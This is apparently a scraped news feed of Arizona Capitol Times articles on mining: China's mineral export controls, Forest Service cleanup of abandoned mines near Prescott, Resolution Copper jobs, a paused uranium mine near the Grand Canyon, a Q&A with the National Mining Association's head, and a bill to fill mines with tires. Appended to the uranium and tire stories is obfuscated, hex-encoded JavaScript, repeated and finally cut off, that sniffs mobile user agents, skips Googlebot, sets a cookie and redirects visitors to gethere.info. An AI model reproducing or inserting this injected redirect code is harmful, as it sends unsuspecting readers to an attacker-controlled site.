The post China is weaponizing its minerals monopoly first appeared on Arizona Capitol Times.
]]>For more than a decade, Washington has talked a big game about breaking China’s grip on the world’s mineral supplies. And both Presidents Trump and Biden have labeled America’s mineral vulnerability, along with China’s mineral dominance, an unacceptable and urgent risk.
The alarming reality is this: China’s grip on the world’s mineral supply chains is growing tighter. And America’s reliance on Chinese minerals is growing deeper. This is a crisis that demands to be an important election issue. Now, China is all but goading candidates Trump and Harris to make it one.
This past August, Beijing announced export restrictions on antimony, a mineral used in semiconductors, batteries, and weapons systems. More than 300 types of munitions require antimony, and China dominates global production. China’s message is clear: “Your defense industrial base runs through us.”
This is not the first time China has flexed its mineral muscles, and it won’t be the last. In little over a year, China has also put in place export controls on gallium, germanium, graphite, and rare earth metal processing technology. Each time the U.S. confronts China over its trade practices, such as the stealing of intellectual property, or puts in place tariffs on Chinese products, Beijing reaches for the minerals lever. The implicit message is: “Push too hard, Washington, and we won’t just restrict the supply of what you need, we’ll cut it off.”
China has turned itself into a mineral OPEC of one. As alarming as the Arab oil embargo of the 1970s was, the mineral security risk that confronts us today is perhaps greater. Never before has a chief geopolitical rival held such complete control over foundational pieces of America’s economy and defense. Of the 50 mineral commodities the U.S. government lists as essential for economic and national security, China is now the top producer for more than half.
China’s strategic foresight to capture mineral supply chains has only been matched by our negligence. An adversarial approach to domestic mining, and a willingness to offshore critical pieces of our industrial base, have come home to roost.
As mineral demand soars, and we struggle to reclaim mineral security, confronting the China threat will require a comprehensive approach. Partnerships with allies will be key, as will innovative technology solutions and mineral recycling. But ramping up domestic mineral production, and the processing of America’s vast resources, must be the centerpiece of this effort.
There have been important steps to reshore mineral supply chains, including loans and grants for producers as well as tariffs to counter Chinese dumping. However, the effectiveness of this support is colliding with America’s mine permitting problem and a startling lack of coordination between the agencies that govern U.S. mining.
A recent study found that it takes 29 years in the U.S. to go from mineral discovery to production. That’s the second slowest in the world, just behind Zambia. That is absurd.
Without a commitment to streamline responsible domestic mine permitting – and turn U.S. resource potential into production – all the incentives and support imaginable to reshore mineral production will have no place to go. Smart minerals industrial policy must work in concert with efforts to address mine permitting delays and get responsible mines approved.
America desperately needs a coherent, coordinated, and decisive minerals policy to confront China’s mineral extortion and build the secure mineral supply chains we so desperately need. American voters deserve to hear how our presidential candidates will achieve that.

Rich Nolan is President and CEO of the National Mining Association.
The post China is weaponizing its minerals monopoly first appeared on Arizona Capitol Times.
]]>The post Forest Service resumes cleanup of abandoned mines near Prescott after pause first appeared on Arizona Capitol Times.
]]>
By Sydnee Wilson
Cronkite News
Now that funds are in hand and the Mexican spotted owl’s breeding season is over, the U.S. Forest Service has resumed its abandoned-mine cleanup project east of Prescott.
The project, which was split into two because of funding issues and to avoid interfering with the owls, began in December 2021. Phase one cleaned up three of the six abandoned silver, gold and copper mines in the Cherry Creek Mining District: the Bunker, Golden Idol and Black Hawk mines.
Phase two began Monday, a Forest Service official said, and will focus on the Logan, Gold Eagle and Uncle Sam mines, as well as some remaining tasks from the first phase.
About 100,000 mines have been abandoned in Arizona, according to the Arizona State Mine Inspector, leaving behind huge amounts of toxic waste. These mines are a significant issue, and the government has only recently begun implementing cleanup efforts. The Forest Service in Prescott has been proactive in investigating and cleaning up these mines.
Operations in the Cherry Creek Mining District began in the 1880s and stopped about 1942, said Ernesto Maldonado, the acting Arizona statewide on-scene coordinator at the Tonto National Forest.
“It produced about 3,500 tons of gold, silver and copper,” Maldonado said. “These past mining operations left about 20,300 cubic yards of uncontained waste rock. To picture that, it’s about six Olympic-sized swimming pools.”
The Forest Service began sampling the soil and rocks for toxic metals in 2015.
“From these investigations, we found that these sites did indeed pose a risk to human health and the environment,” Maldonado said, “so we developed a plan of action to address these issues at these abandoned mines.”
Arsenic and lead were among the toxic metals found in the waste, Maldonado said. Because the waste rocks were exposed, humans could’ve been harmed by inhaling or ingesting the polluted dust. Animals could’ve been harmed by eating contaminated plants.

In addition, the Cherry Creek Mining District is in the Middle Verde and Agua Fria watersheds. Joe Trudeau, an ecologist and owner of the consulting firm Hassayampa Forestry and Ecological, said the most significant environmental consequence of these mines is water contamination.
“One of the worst possible impacts is what’s called acid mine drainage,” Trudeau said. “That’s when the mine actually intercepts a stream of water and that water flows out of the mine, carrying with it a lot of heavy metals, like arsenic, boron, lead and cadmium. That will often flow into streams, get into the water supply and negatively affect aquatic ecosystems and human recreation opportunities.”
The continuation of the reclamation project focuses on preventing further pollution in the watersheds by removing the contaminated soil from each mine site. Maldonado said the waste will be buried and covered with clean soil to ensure that the toxic metals won’t spread further into the environment.
Another crucial aspect of phase two is blocking the mines with fences or gates. Trudeau said mines are habitats for some animals like bats, small mammals and javelinas. If a mine is being used by wildlife, he said, it should be closed in a permeable way so living creatures still can access it.
If a mine is vacant, it should be completely blocked, he said.
“If a mine is closed off, that does not serve a valuable role and habitat, then that’s an immediate success for restoring a portion of the environment,” Trudeau said.
Abandoned mines have been a public safety and environmental health issue in the U.S. for a long time. Early last year, President Joe Biden allotted $725 million to reclaim abandoned mine lands as a part of the administration’s Bipartisan Infrastructure Law. However, the Cherry Creek project was begun long before that law passed and hasn’t received funds from it.
“This project’s been in the works for years,” Trudeau said. “It’s in response to the Forest Service recognizing that this particular part of the National Forest has a really outrageously high amount of mines that are open and exposed and are hazards.”
In addition to the toxins coming from abandoned mines, he said, people and wildlife often fall in, get trapped and die.
Mines “are extremely unstable environments with extremely loose rock,” Trudeau said.
“They’re not natural caves that haven’t sort of solidified through the ages. These are dangerous places, and people do get lost or caught, or injured. Then there’s that toxic water, toxic air and old rusty equipment in there to get cut on. So these are not happy places to go exploring.”
Cleaning up and restoring these abandoned mines is crucial to the safety of humans and the environment. Maldonado said the Forest Service started phase two on Monday and that the project is “ongoing.”
Maldonado said people living in the old mining district could see some slight day-to-day changes because of this project, but it will benefit everyone in the long term.
“Residents in Cherry Creek might see increased traffic from construction vehicles and maybe more noise than they’re used to out there, it’s a pretty peaceful little area,” he said. “Overall, I think we’ll have a positive effect on the residents and visitors who use our public lands by making these watersheds cleaner and protecting our resources.”
The post Forest Service resumes cleanup of abandoned mines near Prescott after pause first appeared on Arizona Capitol Times.
]]>The post Technology could change the face of mining jobs at Resolution Copper first appeared on Arizona Capitol Times.
]]>
WASHINGTON – The small town of Superior has pinned its livelihood to copper, silver and gold mines for more than a century, but never has it had a prospect like this.
The proposed Resolution Copper mine near this struggling town could be the most productive copper mine in North America, promising $61.4 billion in economic activity over its nearly 60-year life and 1,400 mining jobs at the peak of production.
But those jobs are not likely to be the jobs that built Superior and other towns in Arizona’s historic Copper Corridor, where culture and economies are closely tied to the copper-mining industry. The generations of traditional mining experience in Superior may not be of much use as Resolution, like mines around the world, turns to robotics.
“We’ve reached a new world when it comes to mining,” said Thomas Power, an economics professor at the University of Montana who wrote a report for opponents of the mine.
Arizona is part of that new world, with the copper industry becoming markedly less labor-intensive in recent decades. From 1974 to 2003, the number of workers needed to produce 1,000 tons of copper fell 80 percent, according to Power’s report, commissioned by the San Carlos Apache, who oppose the mine on religious grounds.
Copper-mining employment dropped dramatically in Arizona, too, from 28,000 workers in 1974 to 12,000 in 1997, despite a 75 percent increase in copper production during the same period, when output went from 805,000 tons to 1.4 million tons, Power’s report said.
And at 7,000 feet underground, the Resolution mine will “push the envelope of technology,” said Mary Poulton, head of the University of Arizona’s Department of Mining and Geological Engineering.
Poulton said the Resolution project will probably require a higher level of education from its workers than earlier mines did. Where miners used to come straight out of high school, they will now probably need an associate’s degree, she said.
Most of the jobs at the mine will be “skilled technical jobs” like diesel mechanics, electricians and instrument technicians, said Vicky Peacey, senior manager of environmental and external affairs for Resolution Copper. Those positions require specific skills, which is why the company is investing in math and science programs for schools in Superior, she said.
Resolution insists that 1,400 jobs will be created at the mine. But given the new face of mining jobs, some local officials worry that even a historically large mine like Resolution may not save Superior from the grim economic fate other mining towns have met.
Gilbert Aguilar, a Superior town council member and former copper miner, said he is not worried about the number of jobs at the mine – just who gets the jobs and where they live. He expects very few of the jobs to go to Superior residents, whose mining experience may not translate to the technologically sophisticated Resolution mine.
“You didn’t have to be smartest person in the world to get a job,” in the mines before, when mining didn’t take much education or even a proficiency in English, Aguilar said. “You needed to have a strong back.”
Opponents of the mine have seized on the question of whether it will benefit Superior’s blue-collar workforce, as they try to block a federal land-swap that would give Resolution ownership of land that is currently part of Tonto National Forest. Congressional bills allowing the land-swap have stalled several times in the last decade, as conservationists have pushed to protect the area and the San Carlos Apache argued the land is sacred. A House committee passed the bill in May, but the measure has since stalled in the full House.
Aguilar said he doesn’t oppose the mine, but wants to make sure it benefits the town.
The town council, which had previously supported the mine, voted in February to pull out of an agreement with Resolution. And in August, the council voted to withdraw its support for the land-swap bill which “does not include any benefit to our town” as currently written, saying it wanted answers to questions and some written assurances.
Aguilar said he expects Resolution jobs to be filled by outsiders, who he thinks are unlikely to move to Superior because of its lack of amenities. Miners will probably commute from the Phoenix suburbs about 30 minutes away, said Aguilar, adding that it seemed only a handful of employees lived in town during Resolution’s pre-mining work.
Despite his doubts about jobs, Aguilar said he would still support the mine if the town can annex some of the land so that Resolution pays property taxes. The company already pays the town $100,000 a year, but that figure would likely be in the millions if the site of the mine were within the town limits, Aguilar said.
If miners in Superior are left behind as the industry moves forward, Aguilar said he wants them to benefit in some way.
“Maybe we can fix the roads, fix the sidewalks,” he said. “We have to do what’s right for the town.”
The challenge faced by Superior is not new to mining towns. Manny Armenta, a spokesman for the United Steelworkers, said mining communities often struggle to gain new residents when a mine opens, because the towns lack amenities that would make workers want to live there. He agreed that many Resolution employees will likely commute from the Phoenix suburbs.
“Small mining towns don’t have the big stores, the grocery stores, the Safeways and Fry’s,” Armenta said.
Similarly, when coal mining underwent a wave of mechanization in the 1960s and ’70s, communities in Appalachia struggled as jobs in the mines shrank, said Phil Smith, a spokesman for the United Mine Workers of America. Relying on mines for jobs can be dangerous to a town when an industry quickly becomes more efficient, he said.
“There are whole communities throughout southern Pennsylvania and West Virginia that are just shells of what they used to be,” he said.
In Australia, mining communities are losing jobs as mines move toward automation and the workers move away from small towns into more urban areas, according to a February study by the University of Queensland.
The study cited Rio Tinto and BHP Billiton – Resolution’s parent companies – as pushing heavily toward automating mines. Both companies have driverless trucks and plans for remote-controlled blast-hole drills, rock breakers and shovels.
Both companies also have remote operations centers in Perth, where workers control operations in mines up to hundreds of miles away. Those centers inspired Rep. Raul Grijalva, D-Tucson, to unsuccessfully try to amend the House land-swap bill to require that Resolution place any remote operations center in Superior or an adjacent Copper Corridor town. Resolution has said it has no plans for a remote operations center, and its official mining plan of operations does not include mention of one.
But the Queensland report said that while technological developments have cut jobs in Australia, they have also kept workers out of harm’s way, as miners are not exposed to risks like landslides and extreme fatigue. And the less physical nature of the work may open up opportunities at mines for women and older workers, it said.
At the Resolution mine, workers will likely use tele-operated equipment, running underground machinery from a safe distance, Poulton said.
For miners in Superior, that is a mixed blessing, Aguilar said. Mining jobs used to be more dangerous, but they paid well and were available to anyone who was willing to work hard, he said.
“Was it dangerous down there?” he asked. “Yeah, but that’s the life we chose.”
The post Technology could change the face of mining jobs at Resolution Copper first appeared on Arizona Capitol Times.
]]>The post Work for uranium mine near Grand Canyon hits pause first appeared on Arizona Capitol Times.
]]>
A uranium mining company that was sinking a shaft for a mine south of Grand Canyon National Park has put the work on hold, citing market conditions and the expense of litigation.
Energy Fuels Resources Inc. said the operation will be on standby until December 2014 or until a ruling is issued in a federal case challenging the U.S. Forest Service’s decision to allow development of the Canyon Mine near Tusayan. The company had planned to start extracting 83,000 tons of ore to produce 1.6 million pounds of processed uranium, or yellow cake, in 2015 but now will have to re-evaluate the timeframe.
Stephen Antony, Energy Fuels president and chief executive, said the mine remains an important aspect of the company’s medium-term plans and it will continue to work with the Forest Service to defend the project’s approvals.
Prices for uranium have dropped to the mid-$30s per pound on the spot market, among the lowest in the past five years. The Canyon Mine had been on standby status before, from 1992 until work resumed earlier this year, because of pricing.
“Obviously this is an indication that it doesn’t look good from an economic perspective,” Sandy Bahr of the Sierra Club said Wednesday. “We obviously think that it has never looked good from an environmental perspective. It would be nice if they would also recognize that aspect of it and make the shutdown permanent.”
The mine sits in a nearly 1 million-acre area that was placed off-limits to new mining claims in January 2012. Companies with existing claims that were proven to have sufficient quantity and quality of mineral resources could be developed.
The Havasupai Tribe and a coalition of environmental groups sued the Forest Service in 2012 over what they claim is an outdated environmental review from 1986. The groups also argued that the Forest Service failed to consult with the tribe on impacts the mine would have on a butte held sacred by the tribe. Energy Fuels is an intervener in the case.
U.S. District Court Judge David Campbell in Phoenix approved an agreement Wednesday to put the mine on standby and to stay proceedings in the case.
Earlier this year, the court denied the plaintiff’s request for a preliminary injunction. They challenged the ruling with the 9th Circuit U.S. Court of Appeals but agreed to hold off on pursuing it for now.
Energy Fuels acquired the Canyon Mine last year from Denison Mines Corp. The surface work on the project, including the hoist, evaporation ponds, environmental monitoring facilities and buildings at the site have been completed, the company said. The shaft was about 300 feet but needed to reach 1,500 feet to access the body of uranium ore that would be shipped to a mill in Blanding, Utah.
The company wrote in a letter to Kaibab National Forest supervisor Mike Williams that it would give a two-week notice to resume work.var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
The post Work for uranium mine near Grand Canyon hits pause first appeared on Arizona Capitol Times.
]]>The post Q&A: Hal Quinn President and CEO, National Mining Association first appeared on Arizona Capitol Times.
]]> As chief lobbyist of the National Mining Association, it falls on Hal Quinn, the group’s president and CEO, to promote his industry. That means defending coal mines and, ultimately, America’s reliance on the fuel source to power homes and businesses.
That’s easier said than done at a time when the White House is bent on promoting renewable energy and cutting carbon emissions.
In this Oct. 23 interview, Quinn not only promoted the use of coal, but said he would have no problems living near a coal plant.
How much renewable energy do you think your house consumes?
I’m sure I get some of it, but there’s no way to tell unless they tell you on the bill. The fact of the matter is you might sign up for renewable energy (but it) doesn’t mean you’re getting it. You can’t separate electrons on the grid.
Would you live in a house that’s fully run by renewable energy?
If it was reliable and affordable — I have to see that first. I think that’s what most Americans face.
So if it’s affordable and it’s reliable, you would. But you’re not seeing that one yet?
No, I don’t see it for quite a while. I mean there’s got to be some major technological breakthroughs on renewables… It’s one thing to run a house on renewables. It’s another thing to run businesses and major intensive industries on intermittent sources.
How would you sum up the Obama administration’s view of the mining industry?
Well, I don’t think they fully have appreciated the role that the mining industry plays in the economy, and I say that because we’re really the front-end of the supply chain, and there’s a lot of attention being given to the delays in getting infrastructure projects permitted and approved (by the) government… And we’ve been asking for years (for some) attention to get mining permits more efficient and to cut out some of the duplication and the delay.
How long does it take to get a permit?
Nationally, the average is seven to 10 years. Four years ago, we were talking five to seven (years), so it’s getting worse. The Safford mine here in Arizona took 14 years.
What would you say would be a reasonable time frame?
We did some polling here in Arizona, and the overwhelming majority of people believe it should be two years or less. And many of them thought it should be a year or less. We’re not saying there ought to be a single time frame. What I’m saying is there ought to be targets, like we have embodied in some legislation that just passed the House that would say: you have to make a decision within (a certain) amount of time, say two-and-a-half years or 30 months or so… We’re not saying that legitimate environmental concerns should not be addressed. They should be addressed, but what we’re saying is they shouldn’t serve as excuses to hold these projects in an unending limbo of no decision.
Is it the model that you would like to see — that the state (becomes) basically the lead agency in the permitting process?
It doesn’t have to be that way. There may be differentiation between what is a level of state role.
But would you prefer that the state take the lead?
I prefer that the state, in most cases, where they have a comprehensive program, to be the lead agency and the federal government agree up front about what its role would be, so we’re not duplicating or (we) minimize the duplication. If there’s a gap, then let the federal agency fill that role.
When you talk about the mining industry, I think most people think of coal, for example, or mining to get materials to produce fuel for our energy uses.
Think about this: Just on the metals and minerals side, excluding coal, we’re putting out about
$77 billion or $80 billion of raw product, and by the time that raw product finds its way into finished product… it’s worth two point some odd trillion (dollars) — about 15 percent of the GDP in the United States alone. I’m talking about copper, gold, silver and industrial minerals, [like] phosphates or fertilizer — you know, the whole thing. The agricultural community depends on what we produce as well, in terms of getting greater yields.
Let me talk about coal just for a sec. It’s cheap and abundant… It’s also among the worst contributors to pollution. I think you do agree with that, and correct me if you don’t agree with that. So I guess my question is: Why shouldn’t Arizona or the United States move away from coal as an energy source?
First of all, the attributes of coal are that it’s affordable. It is abundant. It is secure here in the United States, but even globally as well. Here in the United States, in terms of environmental performance, emissions from coal plants are 90 percent lower than they were in 1970, and 75 percent lower than they were just in 1990-1995.
We’re still putting out a whole lot of emissions though.
Well, what I’m saying is it has a proven track record of improving its performance. OK — it hasn’t remained static. So, most of the pollutants have been addressed through standards and technology. So, the latest challenge is carbon dioxide. We have more efficient technologies that could be deployed to produce more electricity with less energy.
Are those technologies viable now? I keep reading about clean coal.
Advanced coal technology, such as super critical pulverized coal, and then ultimately ultra-super critical — they are viable and they are being put in place, but new EPA rules would preclude us from building those plants unless we also put those carbon capture and sequestration (system), which is not a technology that has been adequately demonstrated or commercialized yet. And so, that’s a bad choice from a policy standpoint.
Would you live next to a coal plant?
Sure. I’ve lived down the road from coal plants.
Is that right?
Yeah.
Where?
In Virginia and in Maryland.
The post Q&A: Hal Quinn President and CEO, National Mining Association first appeared on Arizona Capitol Times.
]]>The House's 35-21 vote June 22 sends the bill to the Senate. It would require that tires be covered by 10 feet of rock or dirt.
The post House OKs bill to use tires to fill mines first appeared on Arizona Capitol Times.
]]>The Arizona House has approved a bill to allow waste tires to be used as fill in abandoned mines.
The House’s 35-21 vote June 22 sends the bill to the Senate. It would require that tires be covered by 10 feet of rock or dirt.
Supporters say using tires is an economical and safe way to help fill some of the thousands of abandoned mines across the state and pose deadly safety hazards.
Critics say using tires poses an environmental and safety risk.var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 